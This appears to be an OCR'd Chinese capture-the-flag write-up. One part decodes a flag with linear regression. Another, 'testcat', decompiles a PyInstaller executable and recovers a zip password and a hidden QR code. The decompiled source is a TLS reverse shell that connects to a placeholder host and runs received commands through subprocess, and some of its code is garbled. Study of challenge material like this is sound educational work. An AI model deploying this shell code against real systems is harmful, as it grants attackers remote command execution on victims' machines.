3.051), (30, 3145.382), (182, 18801.909), (53, 5514.395), (38, 3969.362), (306, 31573.971), (449, 46303.27), (34
2, 35281.657), (208, 21479.106), (58, 6029.494), (426, 43933.203), (31, 3248.286), (455, 46921.265), (46, 4793.3
7), (67, 6956.534), (436, 44964.671), (352, 36311.115), (39, 4072.332), (482, 49703.378), (36, 3763.208), (490,
50525.775), (404, 41667.513), (411, 42389.72), (87, 9016.124)],
[(466, 47119.357), (238, 24091.99), (378, 38231.425), (397, 40151.664), (62, 6315.361), (16, 1669.443), (495, 50
048.255), (248, 25101.314), (97, 9850.418), (496, 50149.486), (250, 25303.773), (254, 25708.162), (151, 15304.47
6), (298, 30151.49), (39, 3992.359), (301, 30455.131), (487, 49240.674), (137, 13890.614), (170, 17223.704), (12
, 1265.129), (306, 30959.984), (324, 32777.275), (354, 35808.118), (259, 26213.599), (61, 6214.064), (315, 31869
.574), (419, 42373.779), (36, 3689.172), (56, 5709.441), (347, 35101.57)],
[(128, 10673.706), (410, 34080.113), (400, 33250.109), (495, 41134.303), (102, 8515.216), (388, 32253.575), (421
, 34992.384), (126, 10507.612), (448, 37233.402), (230, 19139.667), (432, 35905.656), (343, 28519.819), (224, 18
641.439), (16, 1377.078), (70, 5859.254), (188, 15653.68), (41, 3452.216), (262, 21795.981), (452, 37565.629), (
496, 41218.974), (48, 4033.309), (19, 1626.453), (179, 14906.658), (490, 40720.602), (293, 24368.848), (17, 1460
.317), (315, 26195.299), (351, 29182.612), (219, 18226.844), (192, 15985.401)],
[(366, 17679.993), (311, 15039.672), (144, 7022.587), (56, 2798.177), (40, 2030.32), (86, 4238.677), (393, 18974
.814), (409, 19742.828), (266, 12878.464), (53, 2654.169), (356, 17199.18), (233, 11294.64), (70, 3470.511), (89
, 4382.363), (80, 3950.705), (378, 18255.237), (139, 6782.707), (120, 5870.596), (31, 1598.134), (492, 23728.638
), (453, 21856.637), (210, 10190.151), (47, 2366.403), (306, 14798.785), (235, 11390.721), (22, 1166.112), (471,
```


```
 22719.415), (108, 5294.502), (413, 19936.025), (329, 15903.103)],
[(400, 38065.613), (406, 38635.921), (426, 40536.452), (228, 21725.303), (484, 46046.395), (297, 28280.548), (17
6, 16786.046), (316, 30085.821), (35, 3390.384), (315, 29990.94), (421, 40060.658), (448, 42627.029), (396, 3768
5.191), (458, 43575.818), (366, 34836.594), (474, 45095.324), (476, 45287.017), (36, 3485.245), (473, 45000.45),
 (22, 2155.411), (409, 38920.804), (362, 34455.627), (196, 18685.953), (450, 42816.42), (86, 8235.263), (266, 25
335.452), (427, 40631.459), (423, 40252.254), (115, 10990.549), (180, 17165.868)],
[(399, 37977.029), (141, 13467.056), (491, 46716.435), (236, 22491.873), (415, 39497.438), (239, 22776.126), (37
8, 35981.953), (404, 38452.185), (20, 1971.333), (392, 37312.171), (348, 33131.705), (68, 6531.521), (116, 11091
.687), (24, 2351.378), (377, 35886.753), (352, 33511.265), (186, 17741.408), (64, 6151.27), (238, 22681.308), (1
56, 14891.645), (77, 7386.51), (264, 25151.192), (311, 29616.833), (481, 45766.877), (229, 21826.112), (124, 118
51.454), (204, 19452.046), (74, 7101.408), (101, 9666.573), (23, 2256.442)],
[(462, 22255.567), (404, 19472.985), (148, 7183.731), (116, 5647.385), (54, 2671.354), (129, 6271.643), (396, 19
089.092), (104, 5071.365), (351, 16928.509), (263, 12704.488), (231, 11167.616), (203, 9824.242), (433, 20865.24
), (380, 18319.847), (19, 991.333), (170, 8239.438), (61, 3007.183), (77, 3775.341), (193, 9343.796), (160, 7759
.819), (113, 5503.85), (459, 22113.195), (472, 22735.985), (497, 23937.354), (121, 5887.589), (346, 16687.957),
(332, 16016.091), (461, 22207.374), (145, 7039.67), (101, 4927.526)],
[(356, 35695.781), (323, 32396.312), (99, 9995.636), (274, 27495.776), (284, 28495.424), (37, 3795.292), (114, 1
1495.772), (381, 38195.254), (415, 41595.773), (45, 4595.278), (205, 20596.234), (418, 41896.749), (282, 28296.1
66), (228, 22896.214), (338, 33896.127), (84, 8495.355), (237, 23795.222), (414, 41495.335), (247, 24795.385), (
133, 13395.59), (177, 17795.921), (481, 48195.587), (399, 39995.328), (435, 43595.973), (476, 47696.302), (347,
34797.091), (75, 7595.72), (224, 22495.502), (402, 40296.272), (139, 13995.28)],
[(334, 28161.025), (74, 6320.272), (244, 20600.842), (94, 8000.706), (174, 14720.587), (99, 8420.104), (484, 407
61.531), (493, 41517.869), (447, 37652.765), (49, 4220.412), (499, 42021.241), (298, 25137.81), (79, 6740.362),
(169, 14301.015), (439, 36981.933), (216, 18249.141), (476, 40090.247), (462, 38913.015), (413, 34798.204), (480
, 40424.342), (491, 41349.055), (150, 12704.648), (433, 36477.326), (13, 1196.272), (400, 33705.346), (114, 9680
.556), (127, 10772.474), (62, 5312.143), (295, 24884.463), (230, 19425.274)],
[(95, 4765.293), (138, 6872.432), (433, 21328.028), (432, 21280.189), (418, 20592.642), (344, 16967.601), (6, 40
4.037), (280, 13830.566), (175, 8685.604), (107, 5353.385), (487, 23975.472), (311, 15349.847), (473, 23288.902)
, (137, 6823.531), (427, 21033.375), (181, 8980.196), (453, 22308.892), (411, 20249.344), (328, 16183.891), (462
, 22750.113), (407, 20054.791), (480, 23630.328), (31, 1629.26), (26, 1384.165), (170, 8440.836), (160, 7950.83)
, (58, 2952.176), (451, 22210.281), (43, 2217.416), (258, 12752.142)],
[(353, 36485.204), (305, 31540.781), (117, 12176.054), (130, 13515.348), (25, 2700.292), (120, 12485.819), (436,
 45035.347), (254, 26287.979), (168, 17429.391), (484, 49979.295), (283, 29274.878), (112, 11661.515), (285, 294
80.534), (173, 17944.669), (188, 19489.607), (371, 38339.416), (110, 11455.441), (49, 5172.438), (176, 18253.645
), (72, 7541.458), (23, 2494.27), (262, 27111.683), (95, 9910.366), (175, 18150.397), (185, 19180.361), (133, 13
824.115), (229, 23712.332), (27, 2906.355), (129, 13412.875), (381, 39369.318)]]

for i in range(len(database)):
    data = database[i]
    x, y = [], []
    for d in data:
        x.append(d[0])
        y.append(d[1])
    res1, res2 = smol_sqr(x,y)
    print(chr(round(res1)) + chr(round(res2)), end='')
```

```
flag{L1n34r_R3g7e5S10n_A_G0Od_Th1ng}
```

gwb-misc3-testcat



```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/testcat/attachment# ls
cat.zip  test
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/testcat/attachment# file test
test: PE32+ executable (console) x86-64, for MS Windows
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/testcat/attachment#
```

丢进`ida`里简单看了下，猜测应该是`PyInstaller`生成的exe文件




利用`pyinstxtractor`提取`pyc`文件


- https://github.com/extremecoders-re/pyinstxtractor





`[+] Possible entry point: 1`



文件`1`并不是一个直接的`pyc`文件，但是通过对比其他`pyc`文件还是不难发现文件`1`被删掉`pyc`文件头








对文件`1`添加`12个字节`的文件头

```
55 0D 0D 0A 00 00 00 00 00 00 00 00 00 00 00 00
```



保存，修改后缀为`.pyc`，编译还是存在一些报错，网上找两个站相互补一下

- https://tool.lu/pyc/
- https://www.toolnb.com/tools/pyc.html

最终得到

```
import socket
import subprocess
import os
import ssl

def o0Ooo00o0o():
    global domain
    global port
    global s
    global ssls
```

```
    global xxx
    try:
        domain = 'wh47.ju5tf0r.test'
        port = 64321
        s = socket.socket()
        ssls = ssl.wrap_socket(s, ssl_version=(ssl.PROTOCOL_TLSv1_2))
        xxx = [358, 118, 30, 43, 127, 5, 282, 133, 56, 43, 116, 68, 68,
         147, 96, 13, 130, 4, 15, 35, 297, 57, 36, 83, 38, 93, 40, 147]
    except socket.error as lllllllllllllllllll1:
        try:
            try:
                try:
                    print(str(lllllllllllllllllll1))
                finally:
                    lllllllllllllllllll1 = None
                    del lllllllllllllllllll1

            finally:
                lllllllllllllllllll1 = None
                del lllllllllllllllllll1

        finally:
            lllllllllllllllllll1 = None
            del lllllllllllllllllll1



def o0o0oo0oO0():
    try:
        yyy = '--- BEGIN PRIVATE KEY ---\t\tb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gt
ZW'
        yyy += '\t\tQyNTUxOQAAACCKvwHFw4alzEkncA+lDf3VeQ2ZNjX7gur4TzJFQlSgRwAAAJA8ULvmPFC7'
        yyy += '\t\t5gAAAAtzc2gtZWQyNTUxOQAAACCKvwHFw4alzEkncA+lDf3VeQ2ZNjX7gur4TzJFQlSgRw'
        yyy += '\t\tAAAEAMNUtG4HZ42kMsON1XY/y1lGyPns8JB6JYwi936VUuz4q/AcXDhqXMSSdwD6UN/dV5'
        yyy += '\t\tDZk2NfuC6vhPMkVCVKBHAAAACXJvb3RAa2FsaQECAwQ=\t\t--- END PRIVATE KEY ---'
        ssls.connect((domain, port))
        ssls.send(str.encode(str(os.getcwd()) + '<' + ''.join([yyy[_] for _ in xxx]) + '>' + ' > '))
    except socket.error as lllllllllllllllllll1:
        try:
            try:
                try:
                    print(str(lllllllllllllllllll1))
                finally:
                    lllllllllllllllllll1 = None
                    del lllllllllllllllllll1

            finally:
                lllllllllllllllllll1 = None
                del lllllllllllllllllll1

        finally:
            lllllllllllllllllll1 = None
            del lllllllllllllllllll1



def oOo0Oo0o0O():
    l1lllllllllllllllllll1 = ssls.recv(1024)
    l1lllllllllllllllllll1 = l1lllllllllllllllllll1.decode('utf-8').strip()
    print('received ' + l1lllllllllllllllllll1)
```

```
    if l1111111111111111111[:2] == 'cd':
        os.chdir(l1111111111111111111[3:])
        ssls.send(str.encode(str(os.getcwd()) + ' > '))
    elif len(l1111111111111111111) > 0:
        l1111111111111111111 = subprocess.Popen(l1111111111111111111, True, subprocess.PIPE, subprocess.PIPE
, subprocess.PIPE, **('shell', 'stdout', 'stderr', 'stdin'))
        l1111111111111111111 = l1111111111111111111.stdout.read() + l1111111111111111111.stderr.read()
        l1111111111111111111 = str(l1111111111111111111.decode('utf-8'))
        ssls.send(str.encode(l1111111111111111111 + str(os.getcwd()) + ' > '))
        if len(l1111111111111111111.split('\n')) > 2:
            l1111111111111111111 = 2
        else:
            l1111111111111111111 = 0
        print('Sent: ' + l1111111111111111111 * '\n' + l1111111111111111111)
    if not l1111111111111111111:
        pass

    s.close()


def main():
    o0Ooo00o0o()
    o0o0oo0oO0()
    oOo0Oo00O0()

if __name__ == '__main__':
    main()
```

从上面的代码可知，发送了这样一串字符

```
from base64 import *

xxx = [358, 118, 30, 43, 127, 5, 282, 133, 56, 43, 116, 68, 68, 147, 96, 13, 130, 4, 15, 35, 297, 57, 36, 83, 38
, 93, 40, 147]

yyy = '--- BEGIN PRIVATE KEY ---\t\tb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW'
yyy += '\t\tQyNTUxOQAAACCKvwHFw4alzEkncA+lDf3VeQ2ZNjX7gur4TzJFQlSgRwAAAJA8ULvmPFC7'
yyy += '\t\t5gAAAAtzc2gtZWQyNTUxOQAAACCKvwHFw4alzEkncA+lDf3VeQ2ZNjX7gur4TzJFQlSgRw'
yyy += '\t\tAAAEAMNUtG4HZ42kMsON1XY/y1lGyPns8JB6JYwi936VUuz4q/AcXDhqXMSSdwD6UN/dV5'
yyy += '\t\tDZk2NfuC6vhPMkVCVKBHAAAACXJvb3RAa2FsaQECAwQ=\t\t--- END PRIVATE KEY ---'

zip_pass = [yyy[_] for _ in xxx]
pass_str = ''
for i in zip_pass:
    pass_str += i

print(pass_str)
print(pass_str[::-1])
print(b64decode(pass_str[::-1]))
```


```
PS C:\Users\Administrator\Downloads\testcat\attachment> python .\pass.py
=4ld+EiemdFQQJWVfBTahUCMrgXJ
JXgrMCUhaTBfVWJQQFdmeiE+dl4=
b'%x+0%!i0_UbP@Wfz!>v^'
```

得到`cat.zip`的密码

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/testcat/attachment#
```

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/testcat/attachment# file cat
cat: PNG image data, 1199 x 758, 8-bit/color RGB, non-interlaced
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/testcat/attachment#
```

解压得到的`cat`是一张png



`stegsolve`调色通道，发现`Blue 0`通道有一张二维码


```
flag{Ju57_E4sy_2_93t_17}
```